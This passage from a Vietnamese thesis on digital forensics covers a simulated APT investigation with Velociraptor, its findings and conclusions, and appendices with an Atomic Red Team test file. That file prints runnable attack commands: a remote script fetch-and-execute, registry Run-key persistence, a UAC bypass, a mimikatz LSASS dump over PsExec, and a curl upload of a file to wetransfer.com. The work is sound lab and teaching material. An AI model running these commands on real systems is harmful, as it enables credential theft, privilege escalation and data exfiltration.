Cuộc điều tra tuân theo quy trình điều tra số tiêu chuẩn, sử dụng Velociraptor làm nền tảng điều tra chính, được bổ sung bởi các công cụ chuyên dụng khác bao gồm:

- FTK Imager để tạo ảnh đĩa
- HashCalc để xác minh tính toàn vẹn
- Binwalk để phân tích tệp
- VirusTotal để xác minh phần mềm độc hại
- YARA để săn lùng phần mềm độc hại
- Các công cụ tích hợp sẵn của Windows (Netstat, v.v.)

#### Phát hiện chính

##### 1. Xâm nhập ban đầu

- Một tệp hình ảnh độc hại được xác định là vector lây nhiễm ban đầu

- Phân tích với Binwalk cho thấy tệp PE được nhúng tại offset 0x596
- Mã độc được nhúng (malicious.exe) được cấu hình để thiết lập kết nối reverse shell

## 2. Hoạt động mạng

- Phát hiện kết nối đáng ngờ từ malicious.exe đến IP 192.168.1.134 trên cổng 6666
- Mã độc duy trì tồn tại thông qua sửa đổi registry
- Bằng chứng về nỗ lực rò rỉ dữ liệu sử dụng curl.exe đến wetransfer.com

## 3. Di chuyển ngang & Nâng cao đặc quyền

- Phát hiện nỗ lực tấn công RDP brute-force thất bại vào:
- Người dùng "huyenthinguyen" trên máy trạm Windows 10
- Tài khoản Administrator trên DC
- Xâm nhập máy chủ web Ubuntu thông qua lỗ hổng tải lên tệp
- Phát hiện thực thi Mimikatz để đánh cắp thông tin đăng nhập
- Sử dụng PsExec để thực thi từ xa

## 4. Hoạt động sau xâm nhập

- Phát hiện kỹ thuật DLL Injection (T1055.001) nhắm vào eventvwr.exe
- PowerShell được sử dụng làm vector tiêm
- Thiết lập tồn tại trong registry dưới khóa "APT\_Backdoor"
- Xác nhận thực thi backdoor.exe từ thư mục Temp

### Dòng thời gian sự kiện

1. Xâm nhập ban đầu thông qua tệp hình ảnh độc hại
2. Thực thi mã độc và thiết lập kết nối C2
3. Nỗ lực di chuyển ngang thất bại qua RDP
4. Xâm nhập thành công máy chủ web
5. Triển khai Mimikatz để đánh cắp thông tin đăng nhập
6. Nỗ lực rò rỉ dữ liệu đến wetransfer.com
7. Thiết lập cơ chế duy trì tồn tại

### Dấu hiệu xâm nhập (IOCs)

#### ##Tệp

- Malicious\_image.jpg (tệp hình ảnh độc hại)

- malicious.exe (payload được trích xuất)
- backdoor.exe (nằm trong thư mục Temp)
- mimikatz.exe

#### ##Mạng

- IP: 192.168.1.134
  - Cổng: 6666
  - Tên miền: wetransfer.com (được sử dụng trong nỗ lực rò rỉ)
- ##Registry
- Run Key: "APT\_Backdoor"

#### ## Khuyến nghị khắc phục

##### 1. Hành động ngay lập tức

- Cố lập các hệ thống bị ảnh hưởng khỏi mạng
- Xóa bỏ phần mềm độc hại đã xác định và các artifacts liên quan
- Đặt lại thông tin đăng nhập đã bị xâm phạm
- Chặn các địa chỉ IP độc hại đã xác định

##### 2. Khuyến nghị ngắn hạn

- Triển khai xác thực tải lên tệp nâng cao
- Triển khai ghi nhật ký và giám sát bổ sung
- Xem xét và tăng cường chính sách bảo mật RDP

##### 3. Khuyến nghị dài hạn

- Triển khai đào tạo nhận thức bảo mật thường xuyên
- Triển khai bảo vệ endpoint nâng cao
- Tăng cường phân đoạn mạng
- Triển khai danh sách trắng ứng dụng

#### ## Chi tiết kỹ thuật

##### Phân tích mã độc

Tệp hình ảnh độc hại chứa tệp thực thi PE32 được nhúng:

- Loại tệp: Tệp thực thi PE32 cho MS Windows (GUI)
- Kiến trúc: Intel 80386 32-bit
- Cơ chế tồn tại: Khóa Run trong registry
- Khả năng mạng: Tạo socket và chức năng reverse shell

#### Kỹ thuật tấn công được quan sát

1. Lạm dụng Living off the Land Binary (LOLBin)
2. DLL Injection
3. Dump thông tin đăng nhập
4. Tồn tại trong registry
5. Thực thi từ xa qua PsExec

## ## Phụ lục

### A. Sử dụng công cụ và tham chiếu lệnh

- FTK Imager: Sử dụng để thu thập ảnh pháp lý
- Truy vấn Velociraptor: Sử dụng để thu thập và phân tích artifacts
- YARA rules: Được tạo bằng yarGen để phát hiện mã độc

### B. Bảo quản bằng chứng

Tất cả bằng chứng được thu thập bằng phương pháp pháp lý:

- Ảnh đĩa được tạo bằng FTK Imager
- Băm MD5 và SHA1 được xác minh cho tất cả artifacts thu thập
- Duy trì chuỗi giám sát trong suốt quá trình điều tra

## ## Xác nhận

Báo cáo này đại diện cho bản tóm tắt trung thực và chính xác về cuộc điều tra số được thực hiện. Tất cả phát hiện dựa trên quan sát trực tiếp và phân tích bằng chứng số sử dụng công cụ và phương pháp theo tiêu chuẩn ngành.

### 3.3. Hướng phát triển trong tương lai.

Hướng phát triển tương lai của đề tài là sử dụng thêm các phương pháp tấn công phức tạp, các atomic test có nhiều kỹ thuật hơn kết hợp sử dụng nhiều malware để chứng cứ trở nên phong phú hơn trong quá trình điều tra. Ngoài ra phải kết hợp thêm nhiều ứng dụng như ELK, Splunk.

### 3.4. Kết luận Chương 3

Trong chương này, quá trình triển khai thực nghiệm điều tra số đã được tiến hành bằng cách sử dụng hai công cụ quan trọng: Atomic Red Team và Velociraptor. Quá trình thực nghiệm bao gồm việc xây dựng môi trường mô phỏng các cuộc tấn công mạng thực tế và ứng dụng các kỹ thuật điều tra số nhằm phát hiện và phân tích các hoạt động khả nghi trong hệ thống.

Atomic Red Team đã đóng vai trò mô phỏng các kỹ thuật tấn công từ thu thập thông tin, di chuyển ngang (lateral movement) đến khai thác lỗ hổng. Các

kịch bản tấn công được thực hiện nhằm kiểm tra khả năng phát hiện và phản ứng của hệ thống điều tra số.

Công cụ Velociraptor được sử dụng để thu thập và phân tích dữ liệu số trong quá trình điều tra. Thông qua việc cấu hình và sử dụng Velociraptor, việc thu thập bằng chứng số từ các thiết bị khác nhau trong môi trường mạng trở nên hiệu quả, hỗ trợ quá trình phân tích lưu lượng mạng và phát hiện các hành vi xâm nhập hoặc bất thường.

Kết quả thực nghiệm cho thấy rằng sự kết hợp giữa Atomic Red Team và Velociraptor mang lại hiệu quả cao trong điều tra số. Atomic Red Team hỗ trợ việc mô phỏng các cuộc tấn công thực tế, giúp kiểm tra khả năng phát hiện của hệ thống, trong khi Velociraptor giúp thu thập và phân tích dữ liệu chi tiết, hỗ trợ cho quá trình phân tích pháp y (forensics).

Sự kết hợp này đã chứng minh tính khả thi và hiệu quả của việc sử dụng các công cụ mã nguồn mở trong điều tra số. Việc mô phỏng tấn công và phân tích dữ liệu số không chỉ giúp nhận diện các hoạt động đáng ngờ mà còn tăng cường khả năng ứng phó trước các mối đe dọa an ninh mạng trong tương lai.

## KẾT LUẬN

Sau khi nghiên cứu và triển khai thực nghiệm trong ba chương, quá trình điều tra số đã được làm rõ từ lý thuyết cơ bản đến việc áp dụng thực tế với các công cụ mã nguồn mở. Kết quả đã mang lại cái nhìn toàn diện về điều tra số trên hệ điều hành, các mối đe dọa mạng hiện nay và cách sử dụng các công cụ mạnh mẽ như Velociraptor để xử lý và phân tích dữ liệu số.

Chương 1 đã cung cấp nền tảng lý thuyết vững chắc về điều tra số, từ khái niệm, quy trình điều tra số, đến các loại hình điều tra khác nhau. Điều này giúp hiểu rõ cơ chế và nguyên tắc hoạt động của điều tra số trong việc xử lý các sự cố liên quan đến máy tính và mạng. Bên cạnh đó, việc phân tích sâu về quy trình điều tra trên hệ điều hành phổ biến và giới thiệu các công cụ được sử dụng trong điều tra số cũng đã được trình bày một cách chi tiết. Phần này đặt nền móng cho việc tìm hiểu các cuộc tấn công APT (Advanced Persistent Threat) và bộ công cụ Atomic Red Team, cung cấp bối cảnh cần thiết để ứng dụng vào các thử nghiệm thực tế.

Chương 2 đã cung cấp tổng quan về Velociraptor, một công cụ mã nguồn mở quan trọng trong điều tra số. Phần này tập trung vào việc giải thích kiến trúc tổng thể của Velociraptor, đặc biệt là ngôn ngữ truy vấn VQL (Velociraptor Query Language), các tính năng nổi bật như ADMIN GUI, Inspecting Client, VFS, Artifacts, và Hunting. Việc hiểu rõ cách thức hoạt động của Velociraptor, từ mô hình client-server với agent lâu dài đến mô hình agentless, là nền tảng để ứng dụng vào các kịch bản thực nghiệm sau này.

Chương 3 đã triển khai thực nghiệm điều tra số với Velociraptor trên môi trường giả lập tấn công. Trong đó, các cuộc tấn công trên máy Windows đã được mô phỏng nhằm kiểm tra tính năng và hiệu quả của Velociraptor trong việc phát hiện và phân tích các hoạt động đáng ngờ. Các kịch bản tấn công cụ thể với Atomic Red Team đã được sử dụng để đánh giá khả năng thu thập và phân tích dữ liệu của Velociraptor, từ đó giúp hiểu rõ hơn về cách áp dụng công cụ này trong các tình huống thực tế. Kết quả của chương này cho thấy Velociraptor là một công cụ điều tra số hiệu quả, hỗ trợ tốt cho việc phát hiện, phân tích và phản ứng với các mối đe dọa mạng nhưng thực nghiệm cũng có nhiều hạn chế là tính thực tế cũng chưa cao, cách tấn công chưa được phong phú.

Kết luận tổng quát, việc nghiên cứu và triển khai các công cụ điều tra số, đặc biệt là với Velociraptor và Atomic Red Team, đã cung cấp cái nhìn rõ ràng về cách phát hiện và xử lý các sự cố mạng. Các kiến thức từ cơ sở lý thuyết đến thực tiễn đều mang tính ứng dụng cao, đồng thời mở ra những hướng phát triển tiềm năng trong việc tiếp tục nghiên cứu và cải tiến các phương pháp điều tra số nhằm đáp ứng các thách thức bảo mật hiện nay.

## TÀI LIỆU THAM KHẢO

- [1]. SANS. <https://www.sans.org/white-papers/ultimate-guide-getting-started-digital-forensics-incident-response/>
- [2]. Bill Nelson, Amelia Phillips, Christopher Steuart. *Guide to Computer Forensics and Investigations*. Cengage Learning, 6th Edition, 2018.
- [3]. Brian Carrier. *File System Forensic Analysis*. Addison-Wesley Professional, 2005.
- [4]. Harlan Carvey. *Windows Forensic Analysis Toolkit: Advanced Analysis Techniques for Windows 7*. Syngress, 2nd Edition, 2018.
- [5]. David Cowen. *Computer Forensics: A Beginner's Guide*. McGraw-Hill Education, 2013.
- [6]. Sherri Davidoff, Jonathan Ham. *Network Forensics: Tracking Hackers through Cyberspace*. Prentice Hall, 2012.
- [7]. Cory Altheide, Harlan Carvey. *Digital Forensics with Open Source Tools*. Syngress, 2011.
- [8]. Ayman Shaaban. *Learning Network Forensics*. Packt Publishing, 2016.
- [9]. Eoghan Casey. *Handbook of Digital Forensics and Investigation*. Academic Press, 2010.
- [10]. Andrew Hoog, John McCash. "Android Forensics: Investigation, Analysis and Mobile Security for Google Android." Elsevier, 2011.
- [11]. Jason Lutgens, Matthew Pepe, Kevin Mandia. "Incident Response & Computer Forensics." McGraw-Hill, 3rd Edition, 2014.
- [12]. Eoghan Casey. "Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet." Academic Press, 3rd Edition, 2011.
- [13]. Cory Altheide, Harlan Carvey. "Automating Disk Forensic Processing with Open Source Tools." Digital Investigation, Vol. 5, pp. S55-S61, 2008.
- [14]. Michael Cohen, Simson Garfinkel, Bradley Schatz. "Extending the advanced forensic format to accommodate multiple data sources, logical evidence, arbitrary information and forensic workflow." Digital Investigation, Vol. 6, pp. S57-S68, 2009.
- [15]. Viettel Security (Tháng 11, 2024). *Tình hình nguy cơ mất ATTT tại Việt Nam 6 tháng đầu năm 2024*

- [16]. SANS. *Distributed Evidence Collection and Analysis with Velociraptor Fast Surgical at Scale and Free*, <https://www.sans.org/presentations/distributed-evidence-collection-and-analysiswith-velociraptor-fast-surgical-at-scale-and-free/>
- [17]. ATTT. <https://antoanthongtin.vn/gp-attm/dieu-tra-so-hanh-trinh-truy-tim-dau-vet-101016> , 2014
- [18]. Red Canary. *Atomic Red Team*, <https://atomicredteam.io/>
- [19]. Velociraptor. <https://docs.velociraptor.app/>, 2024

## PHỤ LỤC

### PHỤ LỤC 1: QUÁ TRÌNH CÀI ĐẶT ATOMIC RED TEAM VÀ SYSMON

```
# Bypass chính sách thực thi của PowerShell
Set-ExecutionPolicy Bypass -Scope Process -Force
# Tạo file profile PowerShell nếu chưa có
New-Item -Path $profile -Type File -Force
# Tải và cài đặt Atomic Red Team
IEX(Invoke-WebRequest
'https://raw.githubusercontent.com/redcanaryco/inviteatomicredteam/master/install-atomicredteam.ps1' -
UseBasicParsing)
Install-AtomicRedTeam -getAtomsics
# Cấu hình đường dẫn Atomic Red Team trong profile
'Import-Module"C:\AtomicRedTeam\invoke-atomicredteam\InvokeAtomicRedTeam.ps1" -Force' | Out-File -FilePath $profile
'$PSDefaultParameterValues =
@{ "InvokeAtomicTest:PathToAtomsicsFolder"="C:\AtomicRedTeam\atomsics"}' | Out-File -FilePath $profile -Append
# Tạo thư mục cấu hình Sysmon và tải tệp cấu hình
Sysmon
New-Item -Path C:\sysmon-configuration\ -ItemType
Directory
Invoke-WebRequest -Uri
https://raw.githubusercontent.com/SwiftOnSecurity/sysmonconfig/master/sysmonconfig-export.xml -Outfile
C:\sysmon-configuration\sysmon-config.xml
Write-Host "Đã tải xong tệp tin cấu hình cho Sysmon"
# Tạo thư mục Sysmon, tải và giải nén Sysmon
New-Item -Path C:\Sysmon -ItemType Directory
Set-Location C:\Sysmon
```

```

Invoke-WebRequest -Uri
https://download.sysinternals.com/files/Sysmon.zip -
OutFile C:\Sysmon\Sysmon.zip
Expand-Archive -Path C:\Sysmon\Sysmon.zip -
DestinationPath C:\Sysmon\
# Cài đặt Sysmon với tệp cấu hình đã tải
C:\Sysmon\Sysmon64.exe -accepteula -i "C:\sysmon-
configuration\sysmon-config.xml"
# Kiểm tra Sysmon đã chạy hay chưa
Get-Process | Where-Object { $_.ProcessName -eq
"Sysmon64" }

```

## PHỤ LỤC 2: NỘI DUNG ATOMICTEST.YAML

```

attack_technique: APT
display_name: AMK Modified
atomic_tests:
- name: WinPwn - Powersploits privesc checks
  auto_generated_guid: 345cb8e4-d2de-4011-a580-
619cf5a9e2d7
  description: Powersploits privesc checks using
oldchecks function of WinPwn
  supported_platforms:
  - windows
  executor:
    command: |
      $S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t'
      iex(new-object
      net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dcee26a7aca368821563
      cbe92b2b5638c5773/WinPwn.ps1')
      oldchecks -noninteractive -consoleoutput
    cleanup_command: |

```

```

        rm -force -recurse .\DomainRecon -ErrorAction
Ignore
        rm -force -recurse .\Exploitation -ErrorAction
Ignore
        rm -force -recurse .\LocalPrivEsc -ErrorAction
Ignore
        rm -force -recurse .\LocalRecon -ErrorAction
Ignore
        rm -force -recurse .\Vulnerabilities -ErrorAction
Ignore
name: powershell

- name: Modify Registry for Persistence
  auto_generated_guid: f5c8b9f3-41d9-4768-8f57-
45cde876dc17
  description: |
    Registry modification for persistence by adding a
    startup key.
  supported_platforms:
    - windows
  input_arguments:
    command_to_execute:
      description: Path to the binary that will persist
      type: path
      default: C:\Users\khanh\Downloads\backdoor.exe
  executor:
    command: |
      REG ADD
      "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V
      "APT_Backdoor" /t REG_SZ /F /D "#{command_to_execute}"
      cleanup_command: |
        REG DELETE
        "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V
        "APT_Backdoor" /f >nul 2>&1
    name: command_prompt

```

```

- name: Bypass UAC using Event Viewer Method
  auto_generated_guid: bba23c5e-51cd-4578-89d6-
f16efde22933
  description: |
    Bypass User Account Control using Event Viewer
exploit.

  supported_platforms:
    - windows

  input_arguments:
    executable_binary:
      description: Binary to execute after UAC bypass
      type: path
      default: C:\Windows\System32\cmd.exe

  executor:
    command: |
      New-Item
      "HKCU:\software\classes\mscfile\shell\open\command" -
      Force
      Set-ItemProperty
      "HKCU:\software\classes\mscfile\shell\open\command" -
      Name "(default)" -Value "#{executable_binary}" -Force
      Start-Process "eventvwr.exe"
    cleanup_command: |
      Remove-Item "HKCU:\software\classes\mscfile" -
      Force -Recurse
    name: powershell
- name: Remote Process Injection in LSASS via mimikatz
  auto_generated_guid: 3203ad24-168e-4bec-be36-
f79b13ef8a83
  description: |
    Use mimikatz to remotely (via psexec) dump LSASS
process content for RID 500 via code injection (new
thread).

```

Especially useful against domain controllers in Active Directory environments.

It must be executed in the context of a user who is privileged on remote `machine`.

The effect of `/inject` is explained in  
<https://blog.3or.de/mimikatz-deep-dive-on-lsadumpsa-patch-and-inject.html>

```
supported_platforms:
- windows

input_arguments:
  machine:
    description: machine to target (via psexec)
    type: string
    default: DC1

  mimikatz_path:
    description: Mimikatz windows executable
    type: path
    default: '%tmp%\mimikatz\x64\mimikatz.exe'

  psexec_path:
    description: Path to PsExec
    type: string
    default:
      'PathToAtomsicsFolder..\ExternalPayloads\PsExec.exe'

  dependency_executor_name: powershell

dependencies:
- description: |
  Mimikatz executor must exist on disk and at
  specified location (#{$mimikatz_path})

  prereq_command: |
    $mimikatz_path = cmd /c echo #{$mimikatz_path}
    if (Test-Path $mimikatz_path) {exit 0} else {exit
  1}

  get_prereq_command: |
```

```

[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12
    IEX (iwr
"https://raw.githubusercontent.com/redcanaryco/invoke-
atomicredteam/master/Public/Invoke-FetchFromZip.ps1" -
UseBasicParsing)
    $releases =
"https://api.github.com/repos/gentilkiwi/mimikatz/releas-
es"
        $zipUrl = (Invoke-WebRequest $releases -
UseBasicParsing | ConvertFrom-
Json)[0].assets.browser_download_url | where-object {
$_.endswith(".zip") }
        $mimikatz_exe = cmd /c echo #{mimikatz_path}
        $basePath = Split-Path $mimikatz_exe | Split-Path
        Invoke-FetchFromZip $zipUrl "x64/mimikatz.exe"
$basePath
    - description: |
        PsExec tool from Sysinternals must exist on disk
at specified location (#{$psexec_path})
    prereq_command: |
        if (Test-Path "#{$psexec_path}") { exit 0 } else {
exit 1}
    get_prereq_command: |
        [Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12
        New-Item -Type Directory
"PathToAtomsicsFolder\..\ExternalPayloads\" -ErrorAction
Ignore -Force | Out-Null
        Invoke-WebRequest
"https://download.sysinternals.com/files/PSTools.zip" -
OutFile
"PathToAtomsicsFolder\..\ExternalPayloads\PSTools.zip" -
UseBasicParsing

```

```

    Expand-Archive
"PathToAtomicsFolder\..\ExternalPayloads\PsTools.zip"
"PathToAtomicsFolder\..\ExternalPayloads\PsTools" -
Force
    New-Item -ItemType Directory (Split-Path
"${psexec_path}") -Force | Out-Null
    Copy-Item
"PathToAtomicsFolder\..\ExternalPayloads\PsTools\PsExec
.exe" "${psexec_path}" -Force
executor:
    command: |
        "${psexec_path}" /accepteula \\${machine} -c
#${mimikatz_path} "lsadump::lsa /inject /id:500" "exit"
    name: command_prompt
    elevation_required: false # locally not, but
remotely on target machine then yes

- name: Exfiltrate data HTTPS using curl windows
    auto_generated_guid: 1cdf2fb0-51b6-4fd8-96af-
77020d5f1bf0
    description: |
        Exfiltrate data HTTPS using curl to file share site
supported_platforms:
- windows
    input_arguments:
        input_file:
            description: Test file to upload
            type: path
            default:
PathToAtomicsFolder/T1048.002/src/artifact
curl_path:
            description: path to curl.exe
            type: path
            default: C:\Windows\System32\Curl.exe
dependency_executor_name: powershell

```

```


dependencies:
- description: |
  Curl must be installed on system.
prereq_command: |
  if (Test-Path #{curl_path}) {exit 0} else {exit 1}
get_prereq_command: |
  New-Item -Type Directory
"PathToAtomsicsFolder\..\ExternalPayloads\" -ErrorAction Ignore -Force | Out-Null
Invoke-WebRequest
"https://curl.se/windows/dl8.4.0_6/curl-8.4.0_6-win64-mingw.zip" -Outfile
"PathToAtomsicsFolder\..\ExternalPayloads\curl.zip"
Expand-Archive -Path
"PathToAtomsicsFolder\..\ExternalPayloads\curl.zip" -DestinationPath
"PathToAtomsicsFolder\..\ExternalPayloads\curl"
Copy-Item
"PathToAtomsicsFolder\..\ExternalPayloads\curl\curl-8.4.0_6-win64-mingw\bin\curl.exe"
C:\Windows\System32\Curl.exe
- description: |
  #{input_file} must be exist on system.
prereq_command: |
  if (Test-Path "#{input_file}") {exit 0} else {exit 1}
get_prereq_command: |
  New-Item -Type Directory (split-path
"#{input_file}") -ErrorAction ignore | Out-Null
Invoke-WebRequest
"https://github.com/redcanaryco/atomicred-team/raw/master/atomics/T1048.002/src/artifact" -OutFile "#{input_file}"
executor:

```


```
name: command_prompt
elevation_required: false
command: |
    #{curl_path} -k -F "file=@#{input_file}"
https://wetransfer.com/
```

### PHỤ LỤC 3: QUÁ TRÌNH TẠO BẢN SAO Ổ ĐĨA


Để tạo 1 bản sao lưu ổ đĩa, chúng ta vào File, chọn Create Disk Image



